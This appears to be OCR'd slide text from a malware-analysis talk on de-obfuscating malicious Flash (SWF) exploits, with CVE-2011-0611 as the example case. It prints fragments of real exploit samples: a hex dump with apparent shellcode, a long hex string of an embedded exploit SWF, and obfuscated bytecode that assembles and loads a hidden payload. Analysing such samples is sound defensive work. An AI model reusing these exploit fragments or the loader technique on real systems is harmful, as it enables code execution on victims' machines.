pushstring "Entering: **72**"
callpropvoid trace, 1

public constructor TimelineLite.TimelineLite (Object)
...
pushstring "Entering: **194**"
callpropvoid trace, 1

public constructor TimelineMax.TimelineMax (Object)
...
pushstring "Entering: **279**"
callpropvoid trace, 1

public method MainTimeline.frame1 ()
...
pushstring "Entering: **314**"
callpropvoid trace, 1

Examples

DE-OBFUSCATION BY AVM CLASS HOOKING

CVE-2011-0611: AVM1 EMBEDDED INSIDE AVM2 CODE

Hooking classes - Sandboxing AVM bytecode

- Class hooking
  - Bytecode loading classes
  - Network-related classes
  - Data allocation classes


- You can run the code inside a complete sandbox you create with all the actual operations wrapped and virtualized.
  - This is very useful for behavioral analysis

Obfuscated AVM code

- Many exploits use obfuscated VM instructions to conceal their intentions.
- Many AVM1-based malware use heavy obfuscation.
  - Now, AVM obfuscation is a headache to malware analysts as much as JavaScript obfuscation.

- CVE-2011-0611
  - Security Advisory APSA11-02, published April 11, 2011
    - Patch released 4 days later


Anatomy of modern SWF exploits



Anatomy of modern SWF exploits

- Container file contains layer 1 SWF
- Layer 1 SWF contains layer 2 SWF
- Layer 1 SWF loads heap spray shellcode on the memory and load layer 2 SWF to exploit the vulnerability
- With layer 2 SWF, it only triggers the vulnerability, and is not able to execute anything. Usually harmless in itself.

Anatomy of modern SWF exploits



Acquiring layer 1 SWF file

```
00002E00  66 55 66 55 75 27 00 00 46 57 53 0A 75 27 00 00  fUfUu'..FWS.u'..
00002E10  78 00 05 5F 00 00 0F A0 00 00 18 01 00 44 11 08  x.._.... .....D..
00002E20  00 00 00 43 02 FF FF FF BF 15 0B 00 00 00 01 00  ...C.ÿÿÿ¿.......
00002E30  53 63 65 6E 65 20 31 00 00 BF 14 1A 27 00 00 01  Scene 1..¿..'...
00002E40  00 00 00 00 10 00 2E 00 80 02 C1 82 85 8A 04 FC  ........€.Á‚…Š.ü
00002E50  97 02 B4 A1 F0 BA 04 87 8E 83 30 8C A2 D2 93 03  —.´¡ðº.‡Žƒ0Œ¢Ò“.
00002E60  C7 D9 AA 98 01 E2 F3 A0 B8 04 C7 8E 8F EC 07 98  ÇÙª˜.âó ¸.ÇŽ.ì.˜
00002E70  E4 BF 64 90 8E 9D 8E 06 BE 87 E1 B8 04 8F EC C8  ä¿d.Ž.Ž.¾‡á¸..ìÈ
00002E80  E5 01 A0 8E 9D 9E 01 C7 83 88 FD 02 E6 AE A1 B9  å. Ž.ž.Çƒˆý.æ®¡¹
00002E90  04 C7 8E FF 6F 8B 8F EE E4 02 C7 83 AC CA 01 F0  .ÇŽÿo‹.îä.Çƒ¬Ê.ð
00002EA0  FB E1 B9 04 94 D7 90 E7 03 E9 9F CE B9 07 A1 C9  ûá¹.”×.ç.éŸÎ¹.¡É
00002EB0  81 9E 03 80 80 80 80 03 80 96 D2 80 04 8B D1 AF  .ž.€€€€.€–Ò€.‹Ñ¯
00002EC0  84 01 BB F3 8B 07 91 A2 A0 40 C3 8E B3 A3 06 80  „.»ó‹.‘¢ @ÃŽ³£.€
00002ED0  80 B0 23 86 96 CE 02 EA D0 AF 04 A0 D0 E7 0A E2  €°#†–Î.êÐ¯. Ðç.â
00002EE0  81 80 28 89 81 CF 01 FD 96 C2 A9 04 B0 8A 8D E4  .€(‰.Ï.ý–Â©.°Š.ä
00002EF0  05 8D 9A A0 23 F5 FE C7 88 01 84 AA FD 87 03 80  ..š #õþÇˆ.„ªý‡.€
00002F00  D4 81 D0 06 82 D4 81 D0 06 C5 96 82 D0 06 D5 FE  Ô.Ð.‚Ô.Ð.Å–‚Ð.Õþ
00002F10  C3 82 03 EA 80 A8 A3 03 EA 80 A8 03 C5 96 C2 22  Ã‚.ê€¨£.ê€¨.Å–Â"
00002F20  83 A1 FF C7 03 80 96 02 80 E0 C1 E8 03 EA E4 D6  ƒ¡ÿÇ.€–.€àÁè.êäÖ
00002F30  03 EA 84 A8 03 B0 8A AD 04 B4 AA FD 87 05 84 D4  .ê„¨.°Š..´ªý‡.„Ô
00002F40  81 D0 06 B8 8A AD 84 05 80 80 10 D3 BC B4 24 80  .Ð.¸Š.„.€€.Ó¼´$€
```


1. Look for ‘FWS’ or ‘CWS’ SWF signature strings inside.
2. Cut out and save the part after the signature.

Acquiring layer 2 SWF file - Simple case


```
        pushstring      "4657530ACC0500007800055F00000FA0000018010044110000000003F03A7050000960C0005000795C37C1307FB
C37C130E129D02004C049D020018008815000900410042004300440045004600470048004900A18E110064656661756C74000100042A0002009
801960A000758C04948 07A73FB6B7609D020000009902004900409605000716747 00B4C629D02000C00870100031787010001960A0007EB6821
4E071497DEB1609D020000001787010001960A000791FC361A076E03C9E5609D0200000009902001500960D00010000000003010000000008009
90200A2FF1796060004010402080 14E48960A0007DD7F4D61072280B29E609D02000000129D0200E800990200B800960A00070846322D07F7B9
CDD2609D020000005226960D0004030401070100000000402080252960500078EA0597B4C629D0200130096050007030000000B96050007FF536
F084C629D02000A00960700070100000000801C960A000744FA2E4007BB05D1BF609D020000009602000803524796050007609 1982F4C629D02
000B0087010003179602000401960500072582FB444C629D020009005087010001179902003900960A00070724072807F8DBF8D7609D0200000
0960B00040107010000000040208049902 0048FF960A00070B03113707F4FCEEC8609D0200000099 0200F4FE960200040396050007AE08382A4C
629D020004003E960900080501000000000806403C9902007500960A00070F4C2D4B07F0B3D2B4609D020000001C96070008070764000000004F1
C960A00074E52230207B1ADDCFD609D020000004D52171C4D9605000 7C855C5754C629D020005005217 3D1C960B000808080907010000000080A
3D1C96020008 0B4E9902003800960500 07C3FE9F0F4C629D02000B00962100080C0701000000000 80A080D07010000000080E0805080F0701 00000
0080E080508059902007 5FF4F960900080C07010000000080A96050007 85588C354C629D020007003D1C960500078 7257C684C629D020007 0096
0200081 08E0800000000000229001D00960900010000000000401080896050007 18DFD97B4C629D02000A0052179 60A00076C68C94007939736BF6
09D0200000004F990200C0004096 0A0007A178062C075E87F9D3609D0200000003C403C960A00073D9AF23B07C2650DC4609D0200000001C4D523C
960A0007C31F7D37073CE082C8609D020000001C4D529605 0007E60BB7554C629D02000B00171C4D52171C4D960A00074ABC7E7807B54381876
09D020000005217 1C96050007E3DD9D1E4C629D02000D004D5296050007AAA57E4A4C629D02000C00171C4D96050007B35B3E624C629D020001
0052171C4D5217960A0007A91C065A0756E3F9A5609D0200000099 0200E301967400010000000008110812070100000000813070200000000 8140
8150816070100000000 80E0805081707010000000080E080508180701000000 0080E0805081907010000000080E0805081A010000000000810081B08
1B06000000001011111107010000000081C081D06FB2109404AD8124D0701000000081C990200C4FE96050007 0CF54E154C629D02000F00960A0
007E91B883F07661C883F0E129D020044018824011E00537472696E67006C656E677468006368617243 6F6465417400 66726F6D43686172436F
646500636861724174006361736500546578744 66F726D61740073697A6500635F66756E00566B647568675 2656D68667731737572777277 77C7
368006465666175 6C7400676574536 97A6500476477683173757277727 77C736800777772737572774 0772B746800676574546578744578 7465
6E74007A777377337375727772772B74680067657444617900676574466F6E744C697374005465787446696 56C64004D617468006372656174 6
5456D7074794D6F766965436C69700074686973004973 52756E6E696E670073657 44D6F6465004C6F616456617273006765744465707468 0063
61736520002063617365004461746500636F6E74696E7565004C12990200110096270 1FB68DB39D55473340F46409E661299020070FA0040000
000"^M
```


3. The copy & paste line starts with “465753”(FWS) or “435753”(CWS). Convert it to binary.

Obfuscation



Acquiring layer 2 SWF file - Obfuscated case

```
getproperty jit_egg
pushdouble 3.324286724e9
callpropvoid writeInt, 1
getlocal r0
getproperty jit_egg
pushdouble 3.414993706e9
callpropvoid writeInt, 1
getlocal r0
getproperty jit_egg
pushint 0x61BFB9F0
callpropvoid writeInt, 1
getlocal r0
getproperty jit_egg
pushdouble 4.251381145e9
callpropvoid writeInt, 1
getlocal r0
getproperty jit_egg
pushdouble 4.278554623e9
callpropvoid writeInt, 1
getlocal r0
getproperty jit_egg
pushdouble 4.294967231e9
callpropvoid writeInt, 1
findpropstrict Encrypt
getlocal r0
getproperty jit_egg
callpropvoid Encrypt, 1
getlocal r1
getlocal r0
getproperty jit_egg
callpropvoid <namespace_set>.loadBytes, 1
getlocal r0
getlocal r0
getlocal r1
callproperty addChild, 1
setproperty childRef
returnvoid
} // CMYK.explode
```

Copy & paste doesn't work.

You need to calculate the actual byte representation of all the integer and double values here.

Acquiring layer 2 SWF file - Encoded payload/SWF

How to solve the issue of obfuscation?

- Method 1: Inserting dump code
- Method 2: AVM insertion

Inserting dump code

```
00001F9E 4F 01 01       callpropvoid writeInt, 1
00001FA1 62 00          getlocal r0
00001FA3 66 02          getproperty jit_egg
00001FA5 2D 38          pushint 0x61BFB9F0
00001FA7 4F 01 01       callpropvoid writeInt, 1
00001FAA 62 00          getlocal r0
00001FAC 66 02          getproperty jit_egg
00001FAE 2F 8D 02       pushdouble 4.251381145e9
00001FB1 4F 01 01       callpropvoid writeInt, 1
00001FB4 62 00          getlocal r0
00001FB6 66 02          getproperty jit_egg
00001FB8 2F 8E 02       pushdouble 4.278554623e9
00001FBB 4F 01 01       callpropvoid writeInt, 1
00001FBE 62 00          getlocal r0
00001FC0 66 02          getproperty jit_egg
00001FC2 2F 8F 02       pushdouble 4.294967231e9
00001FC5 4F 01 01       callpropvoid writeInt, 1
00001FC8 5D 08          findpropstrict Encrypt
00001FCA 62 00          getlocal r0
00001FCC 66 02          getproperty jit_egg
00001FCE 4F 08 01       callpropvoid Encrypt, 1
00001FD1 62 01          getlocal r1
00001FD3 62 00          getlocal r0
00001FD5 66 02          getproperty jit_egg
00001FD7 2A             dup
00001FD8 5D 24          findpropstrict Dump
00001FDA 2B             swap
00001FDB 4F 24 01       callpropvoid Dump, 1
00001FDE 29             pop
00001FDF 29             pop
00001FE0 62 00          getlocal r0
00001FE2 62 00          getlocal r0
00001FE4 62 01          getlocal r1
00001FE6 46 1D 01       callproperty addChild, 1
00001FE9 61 11          setproperty childRef
00001FEB 47             returnvoid
00001FEB                } // CMYK.explode
```

Problems


- Stack level calculations
- Not fully controlling the class or member functions inside

A better method?

